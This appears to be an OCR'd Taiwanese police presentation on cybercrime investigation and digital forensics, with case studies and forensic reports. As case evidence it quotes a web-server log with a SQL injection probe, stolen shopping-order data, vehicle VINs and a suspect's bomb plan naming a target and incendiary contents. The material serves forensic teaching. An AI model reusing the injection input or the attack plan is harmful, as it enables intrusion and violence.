
三、目前網路犯罪處理流程

本局從大陸查獲詐騙集團電腦中取得從臺灣電子商務網站入侵之完整交易資料


下單時間	收件	收件人	訂單金額	商品名稱		商品規格
2012/7/4 18:57	黃	3298	1,026	【天母	】抓皺美胸Bra繞頸背心(共五色)	白F
2012/7/4 18:52	黃	10597	1,292	全站滿	惠	
2012/7/4 18:30	劉	8595	700	【DOUB	】前胸抽褶領片配色無袖上衣	駝色S
2012/7/4 18:24	吳	36365	685	原$450	TLET】搶眼滿鑽鏤空造型手環	焦點黑
2012/7/4 18:18	林	75026	756	MIT【R	Ladies】木頭釦V領針織外套(共三色)	綠F
2012/7/4 18:15	李	22384	1,217	【DOUB	】復古點點附腰帶長版上衣	黑X灰M
2012/7/4 18:06	林	22905	1,105	MIT【Y	】假兩件條紋T外套(共五色)	灰X白條F
2012/7/4 18:00	林	53475	1,532	【YUM	色萊卡七分內搭褲(共六色)	深灰F
2012/7/4 17:39	林	50733	1,146	【超值	】無敵百搭膚色透膚絲襪	膚色四入F
2012/7/4 17:35	趙	72736	1,202	【DOUB	】MIT條紋繫腰長版上衣	紅S
2012/7/4 17:27	洪	12214	458	【美體	】舒涼-2度C! 蘿蔔腿OUT 懶人塑腿襪	塑腿黑F
2012/7/4 17:25	王	32208	456	【超值	】超集中隱形胸罩兩副組	C罩杯F
2012/7/4 17:25	許	35504	1,088	原$299	TLET】交叉V領肩綁帶暈染洋(共二色)	暈染桃F
2012/7/4 16:58	岳	16292	756	MIT【R	Ladies】清新宣言・柔感棉料長裙(共二色)	藍F
2012/7/4 16:50	蔡	72220	1,020	【Reiko	es】Casual夏日・蝴蝶結腰頭五分褲	黑F
2012/7/4 16:45	陳	12610	1,039	【DOUB	】甜美前胸蝴蝶結無袖上衣	粉M
2012/7/4 16:45	張	36341	458	【美體	】舒涼-2度C! 蘿蔔腿OUT 懶人塑腿襪	舒涼藍F
2012/7/4 16:36	吳	32746	408	MIT【M	a】緹花領棉質無袖連身裙(共三色)	藍F
2012/7/4 16:33	李	35591	1,044	【Reiko	es】肩蕾絲雪紡衫+條紋細肩帶兩件組	粉F
2012/7/4 16:26	郭	19939	320	*【YUM	纖感曲線・蕾絲滾邊仿單寧老爺褲(共二色)	淺藍F
2012/7/4 16:24	許	15909	638	【Melis	N LOOK・淺腰帶可調袖襯衫 (共三色)	時髦白F

阻斷駭客持續入侵業者資料庫，斷絕詐騙集團獲取民眾個資管道，削弱詐騙犯罪發生之可能。

發生駭客入侵後應注意事項


民間數位鑑識資源介入
民間數位鑑識資源介入
嚴格監督鍊 Chain of custody (CoC)
警方數位證據蒐證與分析
發現問題
接獲舉報
案件認定
蒐證調查
證據保全
資料探勘
犯罪分析
強制處分
移送司法
報案、告發或檢舉
判定線索
1.網路
2.電腦設備
3.網站
4.行動載具
網路線索與資料分析
1. 網頁或文字圖片內容下載保存。
2. LOG紀錄
1.建立資料庫
2.分析犯罪者可能聯絡方式（電話、電子郵件、即時通、IP等）
1.調查IP或電話通聯
2.符合申請搜索票或拘票規定
3.輕微案件通知到案
檢察官起訴，進入司法程序

面臨日益增多的入侵事件，警察在發展資安分析與數位鑑識技術時，除參考現有美國國家標準規範(NIST SP 800-86)步驟:



對於不同情境提供不同的做法，未來對於各種資安事件處理，亦應由各企業資訊部門配合偵查進行，並符合ISO27037對於資訊安全事件調查過程中，針對所發生的資安事件相關的設備、系統或是平台所提供之證據(包含LOG)能符合具備可信性、不可否認性，以提供未來法庭上的依循。

ISO27037所規範的LOG，諸如**網站服務、應用服務、資料庫、訪客記錄、存取記錄，以及需要與其他供應商之間的資訊交換等**

軟體即服務 (Software as a Service；SaaS) 目前常用的Youtube、Yahoo Mail、Hotmail、Flickr等.都是軟體即服務的代表	(1)Webserver logs； (2)Application server logs； (3)Database logs； (4)Guest operating system logs； (5)Host access logs； (6)Virtualization platform logs and SaaS portal logs； (7)Network captures； (8)Billing records
平台即服務 (Platform as a service；PaaS) 程式設計師不用安裝軟體應用程式開發軟體，上網就可以完成軟體程式系統開發。例如：Google Apps、Salesforce的Force.com	(1)Webserver logs； (2)Application server logs(see SaaS)； (3)Guest operating system logs； (4)Host access logs； (5)Virtualization platform logs； (6)Network captures； (7)Billing records； (8)Management portal logs。
基礎設施即服務 (Infrastructure as a service；IaaS) 企業虛擬化所需的電腦設備整合服務，如數據中心伺服器、網路儲存等基礎設備服務，思科(Cisco)、惠普(HP)、EMC、VMware、Intel及IBM等，基礎架構雲端服務為代表	(1)Cloud or network provider perimeter network logs； (2)Logs from DNS servers； (3)Virtual machine monitor (VMM) logs； (4)Host operating system logs； (5)API logs； (6)Management portal logs； (7)Packet captures； (8)Billing records。

數位證據定義

- 數位證據係指以數位特性存在的內容（文字、圖片、聲音、影像的混合體）或載具，經鑑定分析取得相關之資訊，獲得法庭採信。
- 「數位鑑識」乃是利用科學驗證的方式與嚴謹的作業程序，對數位設備進行蒐證及分析，建立證物保護方式，確保數位證據沒有遭竄改，提供可信及具有法律效力的鑑識報告及數位資料，協助還原事情真相作為法庭審訊的參考依據。

數位證據之特性

- **易消逝性**

  隨著程式的執行變化，於記憶體(RAM)內的資料則為動態改變的狀態,且因電源的關閉，此部份資訊即易消逝而不復存在

- **易被竄改及破壞**

  電磁資料可能遭竄改及覆寫破壞

- **具可還原**

  一般檔案系統在刪除資料時，原始電磁紀錄均存在於貯存體內，因此可藉用各種還原技術重現資料內容，亦可在**「未配置空間」**找到曾經存在的破碎資料。

- **具隱匿性**

  電磁紀錄可以以加密/壓縮/偽裝等方式隱匿於貯存體內，且可經由特殊隱匿格式(steganography)方式附著於其它檔案資料內不易被偵察出來

- **需使用可信賴方式解譯數位資料之意義**

  將數位資訊解譯為人類可理解的圖形、文字或影音

刑案現場數位證物蒐證手冊

一、內政部警政署（以下簡稱本署）為指導各機關於刑案現場對數位證物進行蒐證，提供實務參考作法，提升警察機關對數位證物處理之能量，特訂定本手冊。

二、數位證物之範圍如下：

（一）電腦主機：桌上型電腦、筆記型電腦及伺服器。

（二）行動裝置：行動電話及平版電腦等。

（三）儲存裝置：外接硬碟、隨身碟、記憶卡及光碟片等。

（四）網路設備。

（五）數位錄影錄音設備：行車紀錄器、監視器及錄音筆等。

（六）電磁紀錄。

數位鑑識領域

- Storage Forensic Lab
  - Hard Drive
  - Memory
  - Flash
- Mobile Forensic Lab
  - Smart Phone
  - SIM Card
  - APP
- Network Forensic Lab
  - Network Interception
  - Malware Analysis
  - Hacking Track

刑事警察局數位鑑識工作項目及能量

- 刑案現場搜索與扣押
- 電腦檔案還原及破解
- 手機資料存取與解讀
- 惡意程式分析與鑑識
- 網路封包監察與解析
- 鑑識技術研發與推廣

現有數位鑑識軟硬體設備

- 電腦鑑識軟體-Encase 、 MacForensic、FTK 等及檔案還原、密碼破解、訊息解析...等軟體.

- 手機鑑識設備-Celldek、CelleBrite、XRY
- 硬碟複製設備-Talon、solo-4
- 防寫器
- 專用電腦鑑識主機
- 手機APP-運用相關反組譯軟體或透過封包動態分析

數位鑑識成為破案關鍵證據

媽祖顯靈？魚池突故障 找到監視器主機

東森新聞 – 2012年5月29日 上午11:56

-字 +字

相關內容

媽祖顯靈？魚池突故障 找到監視器主機

嘉義在過年期間，發生了三件沉香的大竊案，警方偵破了二件，但是發生在鄭裕發製香廠的竊案，因爲監視器主機被搬走，一直沒有線索，受害老闆後來跑到新港奉天宮跟媽祖祈求幫忙，奇怪的是二天後，老闆家的魚池突然故障，水抽不動了，修理工人竟然從魚池裡找到監視器的主機，警方還成功的取出畫面，眞的是有如神助。

鄭裕發製香廠的高老闆來到景觀魚池的蓄水區，說這裡的水突然抽不動了，他找工人來修，工人竟然由蓄水池裡搬出大家找了好久的監視器主機。

主機雖然泡在水中一個半月，但是警方還是由主機裡成功的取到影像，畫面中就看到利用除夕夜，跑到高老闆家中偷沉香的竊賊，偷完了上千萬的沉香和現金珠寶後，到處的在找監視畫面，逐一的破壞後，再搬走主機。

也因爲主機被竊賊破壞搬走，製香廠的竊案一直沒辦法找到線索，高老闆後來跑到新港奉天宮，祈求媽祖幫忙破案，沒想到到廟裡上香後二天，院子裡的景觀魚池突然故障，沒辦法抽水，而意外發現被丟在這裡的主機，也讓高老闆忍不住的驚嘆，眞的是舉頭三尺有神明，壞事不能做。

數位證據之重要性

- 隨著智慧型手機的興起、社群網路、雲端科技的發展及遠端遙控程式的應用，犯罪已然趨向數位化，辦案之方式及案件流向思考已不能再套用以往犯罪偵查之概念，數位證物已不再專屬於電腦犯罪案件，**各類刑案都有可能有數位證物的存在。**
- **從「龍門客棧」到「九陰白骨爪」都有數位證據的存在。**

龍門客棧翻版！恐怖「媽媽嘴咖啡」謀財誘殺副教授夫妻

高鐵炸彈犯　「九陰白骨爪」列嫁禍計畫

數位鑑識重大案例

BMW竊車集團

成功**破解竊車集團電腦紀錄，取得多筆失竊車輛號碼**。

八里雙屍命案

解析命案關係人智慧型手機，**還原案發前後關鍵對話**，有效釐清案情。

高鐵炸彈案

還原嫌犯已經格式化之磁碟，成功取得「**高鐵計畫**」資料。


蟲蟲恐嚇案

鑑識嫌犯電腦，比對恐嚇信件內容，**取得恐嚇信件圖片及地址**等相關資料。

BMW 竊車集團

- 竊車集團利用筆電破解程式，破解BMW行車電腦複製晶片鑰匙偷車。
- **鑑識技巧**：
  - 專案小組詢問BMW原廠，表示該工具讀取行車電腦之紀錄加密，**原廠無法判讀**。
  - 本局鑑識人員成功破解行車電腦解讀紀錄，**還原BMW車輛號碼，解析失竊車輛**。

bmwcom-20130423-044131.log	WBAFG21070LN91262	設定鑰匙於位址8
bmwcom-20130430-014917.log	WBAFF41000L353218	設定鑰匙於位址8
bmwcom-20130503-005056.log	WBAZV41050L450270	CAS flashed. Attempt to program key. Failed
bmwcom-20130503-012600.log	WBAZV41050L450270	CAS flashed. Attempt to program key. Failed
bmwcom-20130503-021937.log	WBAFG2106DL951353	attempt to enter key dialog. Failed.
bmwcom-20130504-015058.log	WBAFF41010L139449	設定鑰匙於位址8
bmwcom-20130507-002256.log	XXXXX5U037LY83044	設定鑰匙於位址8
bmwcom-20130509-010500.log	WBAZV41080L450196	attempt to enter key dialog. Failed.
bmwcom-20130509-020316.log	WBAFG2108DL956618	attempt to enter key dialog. Failed.
bmwcom-20130509-021923.log	WBAFG2108DL956618	設定鑰匙於位址7
bmwcom-20130509-025940.log	WBAFG41040L195169	設定鑰匙於位址8
bmwcom-20130520-202946.log	WBAWL73577PX47790	設定舊鑰匙於位址7，新鑰匙於位址8
bmwcom-20130520-211134.log	WBAWL73577PX47790	設定鑰匙於位址9



八里雙屍命案

- 本案相關人之智慧型手機有安裝錄音程式，惟該程式僅保留最近10通電話，並無案發前後紀錄。
- 國際知名手機鑑識設備均不支援該款手機
- **鑑識技巧**：
  - 手動得該手機之最高管理權限。
  - 還原該手機SD卡之所有檔案，成功取得本案相關人與主嫌於案發前後之關鍵對話，有效釐清案情。

高鐵炸彈案

鑑識技巧：

- 還原已格式之記憶卡。
- 分析網頁瀏覽及關鍵字搜尋紀錄，發現搜尋「**馬英九簽名**」紀錄。
- **破解檔案密碼，取得嫌犯之「高鐵計畫」**

images[3].jpg

馬英九簽名[1].jpg

複製(2) - images[1].jpg

複製(3) - images[1].jpg

4月12日8:45(五): 下單
4月12日(五)8:39~9:30: 高鐵114, 放第6車廂
4月12日(五): 中國信託國外匯款帳戶
4月12日12:00(五): 新北市土城區中央路三段鴻海總部土城虎躍廠
4月12日15:00(五): 桃園機場, 高速公路打 0976-041911

一、高鐵計劃:
1. 目標: 台北車站
2. 載體: 行李箱放第一節車廂、上鎖
3. 內容物: 乙炔、汽油、氫氣
4. 引爆: 定時點火、遙控點火、放在先發車後到, 人坐後發車先到

電腦揭密

「九陰白骨爪」列出嫁禍計畫

蟲蟲恐嚇案

- 102年12月至103年3月間，寄送麵包蟲、冥紙恐嚇信給知名藝人及警察機關。
- 信件內容均以電腦列印相關圖檔及恐嚇文字。
- **鑑識技巧**：
  - 還原數萬筆電腦檔案。
  - 比對恐嚇信件之圖片檔案、地址等相關資料。

郵件證物

嫌犯電腦檔案

內政部警政署刑事警察局電腦稽核紀錄分析報告

一、案件資訊 (Case Information)

依據：
請求協助單位：本局偵九隊
請求協助日期：102 年 X 月 X 日
案件編號：
文號依據：
案件案由：英屬維京群島商*有限公司(http://www.m*.com/)線上音樂網站，遭駭客入侵。
分析重點：分析英屬維京群島*有限公司所提供的伺服器 log 檔，以瞭解駭客入侵 IP 位置。

二、伺服器 log 檔分析(入侵 IP 140[redacted]9)

本案因英屬維京群島商*有限公司網站，所有會員電子信箱被竄改，使得該網站會員們的權益受損，因此該網站管理人員，提供被異常時網站伺服器日誌(log)以供調查分析。

三、伺服器 log 檔分析(入侵 IP 122.[redacted])

經 access_log-20130303.log 的資料，IP 122.116.*.*對英屬維京群島商[redacted]有限公司(http://www.m***.com/)線上音樂網站，有進行多次的資料隱碼攻擊(SQL injection)的行為，首先利用該網站所提供 search 工具(圖 3)，進行 SQL injection 的初步嘗試行為。

圖 3

其 access_log-20130303.log 資料顯示

```
122[redacted]- [02/Mar/2013:22:42:26 +0800] "GET
/search_result?f=all&c=2&k='&page=1 HTTP/1.1" 500 26
"http://www.muzik-online.com/" "Mozilla/5.0 (Macintosh; Intel Mac
OS X 10_8_2) AppleWebKit/537.22 (KHTML, like Gecko)
Chrome/25.0.1364.99 Safari/537.22 AlexaToolbar/alxg-3.1"
```

IP 122.116.94.228 正在進行 SQL injection 指令輸入動作(如紅標字部分):

手機簡訊惡意程式分析報告

一、案件資訊

案件案由：因手機惡意簡訊連結網路惡意程式。

分析資料：手機惡意程式-燒證.apk

分析日期：103 年 6 月 6 日

分析重點：手機惡意程式解析

二、手機惡意程式分析

自 2014 年開始，手機惡意程式開始透由「即時通訊 APP 軟體」與「簡訊」的方式，傳播具有惡意性質的程式，以竊取民眾手機個資和進行小額分期付款的方式，造成民眾財產上的損失，針對此手機惡意程式的攻擊行為，本股主動介入調查分析其惡意程式運作流程。

三、手機惡意程式分析流程

近期手機惡意程式傳送的管道不外乎利用「手機通訊 APP」和「簡訊」的方式二種，藉由手機的便利性加速惡意程式傳播的速度，造成民眾誤擊後，除了造成個資外洩外，還造成財產上的損失，因此本股主動介入分析相關惡意程式，並以相關手機惡意簡訊夾帶惡意程式作為分析依據，並參對現有美國國家標準規範(NIST SP 800-86)規範遵行 Collection(收集)→Examination(檢驗)→Analysis(分析)→Reporting(呈現)等 4 個步驟來進行分析的流程。

取得惡意程式樣本(燒證.apk)，分別以 MD5、SHA-1、SHA-256 等 3 種演算法進行 HSAH 值的驗證，以證該程式是具有唯一性、不可否認性(表 1)。

表 1

	名稱	校驗值
燒證.apk	MD5	6388ED4E0C9ABC3BCDD3510791B9B09C
	SHA-1	E931624FC135B9C0068AD1EA0B69BBCAEEAE27C2
	SHA-256	6C96D62F4627B5DF731A2BE814B1ADD4205884CCA5A52448C92274CD9FFDD536

(三)、手機惡意程式的"分析(Analysis)"

在手機惡意程式分析方法，採取 2 種分析方式

(1)第一種即為動態分析，利用線上捕瞄的方式了解惡意程式連線的中繼站位址。

(2)第二種即為靜態分析，以分析原始程式碼的方式查看惡意程式碼內是否有夾帶中繼站位址。

(1)動態分析

使用線上知名掃毒網站(virustotal.com)進行程式的判斷，具顯示結果，是有惡意性的行為，52 間防毒軟體有 18 間反應是有惡意行為的(圖 2)。




圖 6

(四)、手機惡意程式的"呈現(Reporting)"

整理上述動態分析和靜態分析 2 個方法，手機惡意程式(燒證.apk)分別與中繼站(http://101.66.*.*、http://101.**是有連線反應的(圖 7)。




圖 7


經查詢 IP(www.ip.cn)登記國別，其 IP 101.[ ]為大陸(浙江省台州市)、IP 101[ ]為南韓(表 2)。

表 2

內政部警政署 刑事警察局 CRIMINAL INVESTIGATION BUREAU

四、未來威脅與問題

國內網路安全可能產生的問題



個資法的來臨，卻沒有配套措施

99年修訂過的「個人資料保護法」，對於企業是幫助？威脅？

其中第29條：「非公務機關違反本法規定，致個人資料遭不法蒐集、處理、利用或其他侵害當事人權利者，負損害賠償責任。但能證明其無故意或過失者，不在此限。」

誰來幫忙舉證無故意或過失？

民眾接獲詐騙電話，一定懷疑是網路業者散布個人資料！業者如何證明已經盡各種防護措施（防火牆？IDS、IPS？資安人員加薪？），如何證明遭到駭客入侵？

刑事局的經驗百分之九十的電子商務業者不在第一時間內承認自己被入侵遭竊取個資！

